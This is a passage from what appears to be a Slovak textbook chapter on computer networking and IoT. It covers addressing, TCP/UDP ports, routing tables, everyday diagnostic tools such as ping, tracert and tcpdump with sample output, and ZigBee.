Dodržiavanie komunikačného protokolu uľahčuje prepojenie rôznych počítačových programov, systémov a zariadení. Štandardizácia a protokoly majú svoj význam. Napríklad v sieťovej infraštruktúre si musia všetky zariadenia rozumieť, aby si dokázali vzájomne preposielať dáta a takto poskytovať služby koncovým používateľom.

V prípade koncových zariadení, ako sú napríklad smart telefóny, to už neplatí. Výrobcovia často vytvárajú vlastnú implementáciu protokolu alebo istej funkcionality. Problém nastáva, ak majú komunikovať dve rôzne zariadenia od dvoch výrobcov. Napríklad prepojenie Apple telefónu s operačným systémom Windows je značne komplikované.

Podobne je to aj v prípade automobilov, kde každý výrobca automobilu má vlastný diagnostický systém. Aj napriek tomu, že sa používa štandardizovaný port pre pripojenie diagnostiky, čítanie dát z riadiacej jednotky je špecifické pre konkrétneho výrobcu.

Posielanie dát

Na rozlíšenie jedného koncového zariadenia od druhého je každé koncové zariadenie v sieti identifikované adresou.

Keď koncové zariadenie spustí komunikáciu, použije adresu cieľového koncového zariadenia na určenie, kam má byť správa odoslaná. Funguje to podobne ako pošta alebo telefónna sieť. Ak chcete poslať správu kamarátovi, potrebujete poznať jeho poštovú adresu alebo telefónne číslo. Iba takto bude správa doručená správne adresátovi. V krátkosti sa o adresovaní v počítačových sieťach, pojednáva v podsekcii adresovanie.

V sieti sa ďalej objavujú takzvané sprostredkovateľské zariadenia (intermediary devices). Tieto zariadenia majú za úlohu určenie cesty, ktorou by sa mali správy prenášať cez sieť, aby boli doručené v čo najkratšom čase.

Pre doručovanie sa používajú adresy cieľového a koncového zariadenia spolu s informáciami o kvalite sieťových prepojení. Zariadenia sa snažia počas preposielania informácií vybrať najkvalitnejšiu trasu, ktorá má najlepšie parametre (metriky).

Bežnými sprostredkovateľskými zariadeniami sú:

- gateway (brána, router, proxy server, firewall),
- router (smerovač),
- switch (prepínač),
- access-point (bezdrôtový prístupový bod - ekvivalent bezdrôtového switchu).

Paket


Pakety sú v sieťovej terminológii veľmi podobné balíčkovi, ktoré posielame v reálnom svete poštou. Pre zjednodušenie celej problematiky, bude v tejto knihe ako paket chápaný balíček, ktorý obsahuje

všetky informácie potrebné pre úspešné doručenie príjemcovi, tak aby cieľová aplikácia dokázala úspešne získať zasielané dáta.

Takto zjednodušené baličky obsahujú bloky:

- produkčné dáta - informácie, s ktorými pracujú aplikácie,
- adresné informácie - informácie o odosielateľovi a príjemcovi správ,
- kontrolné súčty - overovanie integrity dát,
- iné údaje, týkajúce sa napríklad prioritizácie (volanie cez internet, stream).

Než sa dáta z aplikácie na aplikačnej vrstve, dostanú na sieť, prejdú komplexným procesom spracovania – takzvaným zapuzdrením (označované aj ako enkapsulácia). Počas procesu zapuzdrenia sa na jednotlivých vrstvách pripájajú k samotným dátam doplňujúce hlavičky, ktoré používajú sieťové zariadenia pre doručovanie k príjemcovi.



Na opačnej strane príjemca vykonáva opačný proces rozbaľovania (odpuzdrenia, dekapsulácie). Až po overení a odstránení hlavičiek získa aplikácia dáta, ktoré mu poslal odosielateľ.

Adresovanie

Pre presné určovanie zdroja a cieľa sieťovej komunikácie sa používajú adresy. Medzi ľuďmi sa posielanie zásielok riadi podľa mena, adresy a smerových čísel. Podobný koncept adres a smerových čísel je aplikovaný aj v počítačových sieťach.

V ethernet sieťach sa používajú tri typy adres:

- **MAC adresa** - 48-bitová adresa, zapisovaná v hexadecimálnom tvare. Každé ethernetové sieťové rozhranie má výrobcom pridelenú unikátnu adresu.

- **IPv4 adresa** - 32-bitová adresa, zapisovaná v dekadickom tvare. Pridelenie sieťovej adresy je možné manuálne, kedy správca siete každému zariadeniu nastaví jeho IP adresu. Alternatívnym prístupom je automatické pridelenie s pomocou protokolu DHCP (Dynamic Host Configuration Protocol).
- **IPv6 adresa** - 128-bitová adresa, zapisovaná v hexadecimálnom tvare. Tieto adresy majú riešiť problém nedostatku IPv4 adres pre adresovanie veľkého počtu zariadení pripojených do internetu.

Pre lepšiu predstavu o formáte a použití adres si pozrime analógiu s klasickou poštou, ktorá sa používa pre zasielanie listov a balíkov v reálnom svete.

Adresovanie siete	Pošta v reálnom svete
MAC adresa: 10-0B-A9-02-69-10 (adresa sieťovej karty)	Meno na schránke: Janko Hraško
IP Adresa: 192.168.100.10 (adresa počítača s danou sieťovou kartou)	Adresa: Horná, číslo domu 147
Adresa siete + maska: 192.168.100.0/24 (sieť kde je pripojený počítač)	PSČ: 04001


Tabuľka 5.1 - Analógia adresovania

Prístup k informácií o sieťovej karte získame v príkazovom riadku operačného systému. V systémoch Windows je to príkazom `ipconfig /all`, v prípade Linuxového systému je to `ifconfig -a`. Tieto príkazy je potrebné zadať do terminálu (cmd pre Windows, terminal pre Linux).

Pripojenie do siete

Pre úspešné pripojenie do siete potrebujeme na koncovom zariadení nakonfigurovať:

- jedinečnú IP adresu (napr. 192.168.1.100),
- masku podsiete (napr. 255.255.255.0),
- IP adresu brány (napr. 192.168.1.1) - potrebné len pre komunikáciu so zariadeniami v iných sieťach,
- DNS server - potrebné len pre pripojenie do internetu.



Obrázok 5.5 - Nastavenie IPv4 adresy

Zdroj [5]

Nastavenie parametrov sieťovej karty je možné získať aj s pomocou protokolu DHCP (Dynamic Host Configuration Protocol), ktorý zabezpečuje automatické prideľovanie IP adres zapnutým sieťovým zariadeniam a pripojeným do siete.

V súčasnosti je DHCP protokol štandardne zapnutý na všetkých domácich a firemných smerovačoch. V niektorých prípadoch, napríklad pri testovaní Raspberry Pi, môže byť vhodné použiť manuálne nastavenie parametrov.

TCP a UDP port


TCP a UDP port je číselné označenie, ktoré identifikuje koncový bod spojenia medzi dvoma počítačmi. Tento koncový bod je natransportnej vrstve. Počítače používajú čísla portov na určenie, ktorému procesu alebo aplikácii by sa mala doručiť správa. Keďže sieťové adresy sú ako adresa ulíc, čísla portov sú ako čísla apartmánov alebo miestností.

TCP (Transmission Control Protocol) je protokol riadenia prenosu dát. Pomocou tejto metódy sa komunikácia medzi počítačom, ktorý odosiela dáta a počítačom, ktorý dáta prijíma riadi špecifickými pravidlami. Napríklad, cieľová stanica musí potvrdiť, že údaje sa dostali bezpečne a správne do cieľa. Výhodou tohto typu komunikácie je jej spoľahlivosť. Hlavnou nevýhodou je záťaž sieťovej linky a množstvo koordinačných a potvrdzovacích dát, ktoré musia byť preposlané medzi oboma počítačmi počas komunikácie.

UDP je skratkou pre User Datagram Protocol. Pomocou tejto metódy počítač posiela dátové balíky bez akejkoľvek kontroly, či boli dáta úspešne doručené. Tento spôsob prenosu neposkytuje žiadnu záruku, že údaje, ktoré boli odoslané, sa aj dostanú k cieľu. Na druhej strane táto metóda prenosu má veľmi nízke režijné náklady, a preto je veľmi často používaná pre služby, kde nie je dôležité doručenie všetkých dát - napríklad ako stream, IP telefónia.

Každý program môže používať ľubovoľný TCP a UDP port. Niektoré čísla portov majú všeobecne zaužívané využitie, ako napríklad TCP port 80 pre web. V praxi sa vo firemných sieťach mnoho TCP a UDP portov blokuje práve z bezpečnostných dôvodov.

Brány firewall často blokujú prístup k portom na základe sieťovej adresy a portu zdrojového alebo cieľového počítača alebo programu (za predpokladu, že je brána firewall spustená na tom istom počítači).



Obrázok 5.6 - Sieťová komunikácia s použitím TCP portov

Zdroj [5]

Celkovo je pre komunikáciu k dispozícii až 65 535 TCP a ďalších 65 535 UDP portov. Tento veľký počet portov je neoficiálne rozdelený na:

- dobre známe porty: 0 – 1023 (zvyčajne systémové služby),

- registrované porty: 1024 – 49151,
- dynamické porty: 49152 – 65535.

Port #	Popis	Port #	Popis
21	FTP	110	POP3
23	Telnet	119	NNTP
25	SMTP	143	IMAP
69	TFTP	161	SNMP
70	Gopher	443	HTTPS
80	HTTP	993	IMAPS
88	Kerberos	995	POP3S

Obrázok 5.7 - Príklady TCP-UDP portov

Zdroj [5]

5.3 Smerovanie

Internet sa skladá z LAN sietí prepojených prostredníctvom WAN liniek. Aby sa informácie a dáta presunuli z jednej LAN siete do druhej (od zdroja do cieľa), pakety musia prejsť cez jednu alebo viac sietí. V tomto scenári LAN a WAN fungujú ako cesty prepravy pre pakety.

Proces smerovania paketu smerom k jeho cieľu sa nazýva smerovanie a je hlavnou funkciou smerovača (router). Routery pre smerovanie paketov využívajú takzvané smerovacie tabuľky. Prostredníctvom týchto tabuliek sa smerovač rozhodne, na aké rozhranie (interface) pošle paket.



Obrázok 5.8 - Smerovač (angl. router)

Zdroj [11]

Router môže zaistiť lokálne alebo vzdialené smerovanie (smerovanie paketov medzi vzdialenými LAN).

Smerovače sú kľúčové zariadenia, ktoré prepájajú medzipodnikové siete. Napríklad v ropnej spoločnosti, ktorá má pobočky po celom svete, je potrebné, aby všetci mali prístup k firemnému

The diagram illustrates a network topology where three separate Local Area Networks (LANs) are interconnected through a Wide Area Network (WAN). The LANs are labeled 'Home Office', 'Texas', and 'Melbourne'. The 'Home Office' LAN is connected to the 'Internet' (represented by a cloud icon) via a router. The 'Texas' LAN is also connected to the 'Internet' via a router. The 'Melbourne' LAN is connected to the 'Internet' via a router. The 'Internet' cloud is connected to a central 'Cloud' (represented by a cloud icon) via a router. The central 'Cloud' is connected to the 'Texas' LAN via a router. The central 'Cloud' is connected to the 'Melbourne' LAN via a router. A legend indicates that green represents LAN and purple represents WAN.

149

Smerovacia tabuľka

Každá brána musí sledovať, akým spôsobom sa menia cesty do rôznych sietí. To všetko preto, aby bola schopná preposielať balíky s rôznou cieľovou adresou. Evidenciu a správu týchto informácií o cestách zabezpečuje smerovacia tabuľka. Je to databáza, ktorá sleduje trasy a vytvára takpovediac mapu siete.

Smerovače tieto informácie medzi sebou zdieľajú, čím sa všetky zariadenia môžu dozvedieť o novej sieti a trase k nej. Toto zdieľanie informácií platí za predpokladu, že je v sieti používaný smerovací protokol, ktorému zariadenia rozumejú.

```
Router2#show ip route
```

Codes: C - connected, S - static, R - RIP, M - mobile, B - BGP

D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area

N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2

E1 - OSPF external type 1, E2 - OSPF external type 2

i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2

ia - IS-IS inter area, * - candidate default, U - per-user static route

o - ODR, P - periodic downloaded static route

Gateway of last resort is 192.168.5.10 to network 0.0.0.0

```
C    192.168.5.0/24 is directly connected, FastEthernet0/1
```

```
C    192.168.1.0/24 is directly connected, FastEthernet0/0
```

```
192.168.100.0/24 is variably subnetted, 2 subnets, 2 masks
```

```
S      192.168.100.0/24 [1/0] via 192.168.5.2
```

```
S      192.168.100.75/32 [1/0] via 192.168.5.5
```

```
S*    0.0.0.0/0 [1/0] via 192.168.5.10
```

Smerovacia tabuľka pozostáva z najmenej troch informačných polí:

- **identifikátor siete** - IP adresa cieľovej podsiete.
- **metrika** - určuje kvalitu cesty. V niektorých prípadoch môže byť do cieľovej siete v databáze niekoľko ciest. Zariadenie sa pri viacerých cestách rozhodne na základe metriky.
- **ďalší skok (next hop)** - IP adresa nasledujúceho zariadenia pripojeného k danému sieťovému rozhraniu. Ak sa zariadenie pri smerovaní paketov rozhodne pre danú cestu, posiela dáta na priradenú IP adresu ďalšieho skoku.

V závislosti od aplikácie a implementácie smerovacieho protokolu, môže databáza obsahovať aj ďalšie hodnoty, ktoré spresnia výber cesty. Jednoduchú smerovaciu tabuľku si vieme pozrieť aj na operačných systémoch Windows a Linux zadáním príkazu route print.

IPv4 Route Table

Active Routes:

Net. Destination	Netmask	Gateway	Interface	Metric
0.0.0.0	0.0.0.0	192.168.1.1	192.168.1.105	50
127.0.0.0	255.0.0.0	On-link	127.0.0.1	331
127.0.0.1	255.255.255.255	On-link	127.0.0.1	331
192.168.1.255	255.255.255.255	On-link	192.168.1.105	306
192.168.56.0	255.255.255.0	On-link	192.168.56.1	281
224.0.0.0	240.0.0.0	On-link	192.168.1.105	306
255.255.255.255	255.255.255.255	On-link	127.0.0.1	331
255.255.255.255	255.255.255.255	On-link	192.168.56.1	281
255.255.255.255	255.255.255.255	On-link	192.168.1.105	306

V súčasnosti existuje niekoľko rôznych smerovacích protokolov. Každý z nich má svoje technické špecifikácie, ktoré je potrebné zvážiť pri výbere vhodného protokolu pre sieť.

Konkrétne princípy a fungovania smerovacích protokolov sú mimo rozsah tejto knihy. Komplexné vysvetlenie problematiky smerovania je možné získať v špecializovaných kurzoch orientovaných na sieťové technológie.

5.4 Diagnostika sietí

Sieťová komunikácia je veľmi komplexný proces. V prípade problémov môže byť diagnostika pomerne náročná.

V mnohých oblastiach platí, že problém je možné riešiť rôznymi spôsobmi. Aj v prípade diagnostiky sietí existuje niekoľko postupov, ktoré sa dajú použiť. Základom je použiť dobre štruktúrovaný postup, ktorý riešenie problému výrazne urýchli v porovnaní s náhodným testovaním.

Veľkou výhodou je, že osvojením prístupov a metód diagnostiky je možné riešiť problémy aj v iných inžinierskych oblastiach. V praxi bolo overených niekoľko diagnostických prístupov a postupov, ktoré pomáhajú identifikovať a vyriešiť problémy v najkratšom možnom čase. Celý proces odstraňovania problémov zjednodušujú diagnostické nástroje.

5.4.1 Diagnostické nástroje

Operačné systémy ponúkajú vo svojom základnom balíku niekoľko diagnostických nástrojov. Tieto nástroje sú v praxi používané veľmi často aj napriek tomu, že poskytujú len základnú diagnostiku. Ich osvojenie dáva veľmi silné možnosti, ako efektívne pracovať pri diagnostike problémov v sieti.

Ping

Ping je nástroj pre diagnostiku počítačovej siete, ktorý sa používa na otestovanie dostupnosti hostiteľa v IP sieti. Meria čas správy, za ktorý bola odoslaná od hostiteľa k cieľovému počítaču. Ten na základe protokolom definovanej žiadosti odpovie štandardnou správou. Princíp funkcionality nástroja ping pochádza z aktívnej sonarovej technológie, ktorá vysiela impulz zvuku a počúva ozvenu. Na základe rozdielu časov medzi odoslaním signálu a prijatím odrazu sa odhaduje vzdialenosť detegovaného objektu.

Nástroj je dostupný cez príkazový riadok (terminál) operačného systému. Ako parameter príkazu sa najčastejšie zadáva IP adresa cieľového zariadenia, ktorého dostupnosť chceme otestovať. Výstup programu je krátka sumarizácia testu, ktorá obsahuje chyby, straty paketov a štatistický súhrn výsledkov, zvyčajne vrátane minimálneho, maximálneho a priemerného času. Výstup má nasledujúci formát:

```
>ping 8.8.8.8
```

```
Pinging 8.8.8.8 with 32 bytes of data:
```

```
Reply from 8.8.8.8: bytes=32 time=49ms TTL=51
```

```
Reply from 8.8.8.8: bytes=32 time=49ms TTL=51
```

```
Reply from 8.8.8.8: bytes=32 time=49ms TTL=51
```

```
Reply from 8.8.8.8: bytes=32 time=49ms TTL=51
```

```
Ping statistics for 8.8.8.8:
```

```
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
```

```
Approximate round trip times in milli-seconds:
```

```
    Minimum = 49ms, Maximum = 49ms, Average = 49ms
```

Tracert/Traceroute

Traceroute je unixový diagnostický nástroj pre analýzu počítačovej siete na zobrazenie trasy a meranie oneskorení paketov v sieti. Existuje niekoľko rozličných implementácií nástroja traceroute. Napríklad na operačných systémoch Windows je tento nástroj ukrytý pod názvom tracert. Nástroje sú dostupné z príkazového riadku (terminál) operačných systémov.

Podobne ako pri nástroji ping aj traceroute, ako parameter príkazu, najčastejšie používa IPv4 adresu cieľového zariadenia, ktorého dostupnosť chceme otestovať.

Ukážka výpisu Windows verzie nástroja traceroute.

```
>tracert mytestserver.com
```

```
Tracing route to mytestserver.com [128.35.216.84]
```

```
over a maximum of 30 hops:
```

1	111 ms	70 ms	71 ms	11.200.200.200
2	67 ms	67 ms	66 ms	14.29.0.2
3	67 ms	69 ms	67 ms	14.35.157.97
4	69 ms	69 ms	70 ms	14.132.154.210
5	70 ms	70 ms	70 ms	14.132.140.154
6	193 ms	193 ms	194 ms	14.132.140.153
7	89 ms	88 ms	88 ms	15.131.74.242
8	*	*	*	Request timed out.
9	88 ms	88 ms	88 ms	128.35.216.84

```
Trace complete.
```

TcpDump

Mnoho Linuxových systémov a sieťových zariadení (router, firewall) ponúka pre diagnostiku sieťovej komunikácie nástroje na jej zachytávanie (tcpdump, ffilter, fwfilter a podobne). Pomocou týchto nástrojov je možné získať detailné informácie o aktuálne prebiehajúcej sieťovej komunikácii.

Zachytávanie sa vykonáva nad sieťovým rozhraním, kde je priradený filter. Filtre sú veľmi dôležité, pretože po sieti je posielané ohromné množstvo dát. V prípade diagnostiky konkrétneho problému ide doslova o hľadanie ihly v kope sena. Napríklad, ak nie je funkčné pripojenie z IP adresy 10.58.39.14 na server s IP adresou 143.1.42.52 cez port 443. Údaje o tejto konkrétnej komunikácii sa veľmi ľahko stratia v hromade dát, ktoré aktuálne pretekajú cez sledované sieťové rozhranie.

Zachytená informácia má formát:

```
$ tcpdump -n "dst host 192.168.1.1 and (dst port 80 or dst port 443)"
```

```
listening on eth0, link-type EN10MB (Ethernet), capture size 96 bytes
```

```
14:38:38.184913 IP valh4.lell.net.ssh > yy.domain.icp.net.443: P 142:158(116)  
ack 1561463966 win 63652
```

```
14:38:38.690919 IP valh4.lell.net.ssh > yy.domain.icp.net.443: P 116:232(116)  
ack 1 win 63652
```

```
2 packets captured
```

```
13 packets received by filter
```

0 packets dropped by kernel

Zachytenú komunikáciu je možné exportovať do súboru, ktorý je použiteľný pre ďalšie analýzy. Podobným programom ako tcpdump je Wireshark. Táto aplikácia má grafické rozhranie, čo môže zjednodušiť následnú analýzu dát. Zvládnutie práce s týmto nástrojom otvára nové možnosti pri diagnostike pokročilých až náročných sieťových problémov.

5.4.2 Diagnostické prístupy

V súčasnosti patria medzi najviac obľúbené diagnostické prístupy nasledovné:

Zhora-nadol (top-down) – diagnostický model, ktorý používa OSI referenčný model. Testujú sa protokoly bežiace na jednotlivých vrstvách modelu, pričom sa začína na najvyššej vrstve a postupuje sa smerom nadol.

Zdola-nahor (bottom-up) – podobný diagnostický model ako zhora-nadol, s tým rozdielom, že testovanie sa začína na najnižšej vrstve OSI modelu a postupuje sa smerom nahor.

Rozdeľ a panuj – prístup, ktorý kombinuje predchádzajúce diagnostické metódy (top-down a bottom-up). Testovanie sa začína v stredných vrstvách modelu. Podľa výsledku sa ďalej postupuje smerom nahor alebo nadol.

Sleduj cestu – metóda, ktorá dopĺňa vyššie spomenuté diagnostické prístupy. Pomáha identifikovať skutočnú cestu komunikácie od zdroja po cieľ, čím sa identifikuje miesto, kde vznikol problém.

Nájdí rozdiel – pri využití tejto metódy sa porovnávajú dve systémové konfigurácie. Potenciálne rozdiely môžu predstavovať príčinu problémov. Vždy je potrebné porovnávať dva ekvivalentné systémy, pričom jeden funguje a druhý nie.

Presunutie problému – diagnostický prístup, ktorý vymieňa komponenty systému a testuje, či bol problém odstránený. Táto metóda je pomerne ťažko aplikovateľná vo veľkých firemných sieťach.

5.5 IoT protokoly

V súčasnosti existuje niekoľko protokolov vhodných pre nasadenie v prostredí IoT. K dispozícii je niekoľko komunikačných protokolov pre jednotlivé vrstvy sieťového modelu OSI:

Relačná vrstva (Session)	MQTT, SMQTT, AMQP, CoAP, XMPP, DDS
Sieťová vrstva (Network)	RPL, CORPL, CARP, 6LoWPAN, 6TiSCH, 6Lo, IPv6 over G.9959, IPv6 over Bluetooth Low Energy
Spojová vrstva (Data link)	IEEE 802.15.4e, IEEE 802.11 ah, WirelessHART, Z-Wave, Bluetooth Low Energy, Zigbee Smart Energy, DASH7, HomePlug, G.9959, LTE-A, LoRaWAN, Weightless, DECT/ULE

Tabuľka 5.2 - Prehľad IoT protokolov

Vývoj nových komunikačných protokolov pre oblasť IoT a ich štandardizácie je veľmi živá oblasť, ktorej sa venuje veľká pozornosť. Na definícii, vývoji a testovaní sa podieľajú mnoho univerzity,

významné inštitúcie v oblasti certifikácií a štandardizácií priemyselných riešení či komerčné firmy z oblasti IT a priemyslu.

5.5.1 Spojová vrstva


Na vývoji každého protokolu pracovali nezávislé skupiny odborníkov, aby vyvinuli špecifikácie pokrývajúce vrstvy siete, bezpečnosti a aplikačné požiadavky praxe. V krátkosti sa pozrieme na niekoľko najrozšírenejších protokolov.

ZigBee

ZigBee je technológia bezdrôtovej komunikácie. Vyznačuje sa:

- krátkym dosahom,
- nízkou náročnosťou,
- nízkou spotrebou,
- nízkou rýchlosťou,
- nízkymi nákladmi na prevádzku,
- podporou duplexnej (obojsmernej) komunikácie.

Využíva sa na bezdrôtovú dátovú komunikáciu s nízkymi rýchlosťami prenosu dát medzi rôznymi elektronickými zariadeniami v krátkej vzdialenosti s nízkou spotrebou energie. Maximálna prenosová rýchlosť je 250 kbps a je nižšia ako Bluetooth a Bluetooth LE. Táto technológia je vhodná pre aplikáciu, pre ktorú je dátový prenos malý a je potrebných veľa zariadení.



Obrázok 5.11 - Topológia ZigBee

Zdroj [21]

Pomocou ZigBee protokolu je možné vytvoriť sieť snímačov a pokúsiť sa aplikovať ich na rôzne monitorovacie a riadiace aplikácie, ako napríklad ovládanie klimatizácie, riadenie osvetlenia, riadenie fyzickej distribúcie, riadenie domu.

ZigBee sa v súčasnosti používa najmä na prenos informácií medzi rôznymi elektronickými zariadeniami, ktoré sú v krátkej vzdialenosti a rýchlosť prenosu údajov nie je veľmi vysoká. Zameriava sa hlavne na trhy s periférnymi zariadeniami pre počítače (myš, klávesnicu, ovládací prvok) a spotrebnej elektroniky (TV, VCR, CD, VCD, diaľkové ovládanie DVD a ďalších zariadení), hračky

(elektronické zvieratá), zdravotná starostlivosť (monitory a snímače) a priemyselné ovládacie prvky (monitory, senzory a automatizačné zariadenia).

Bluetooth LE

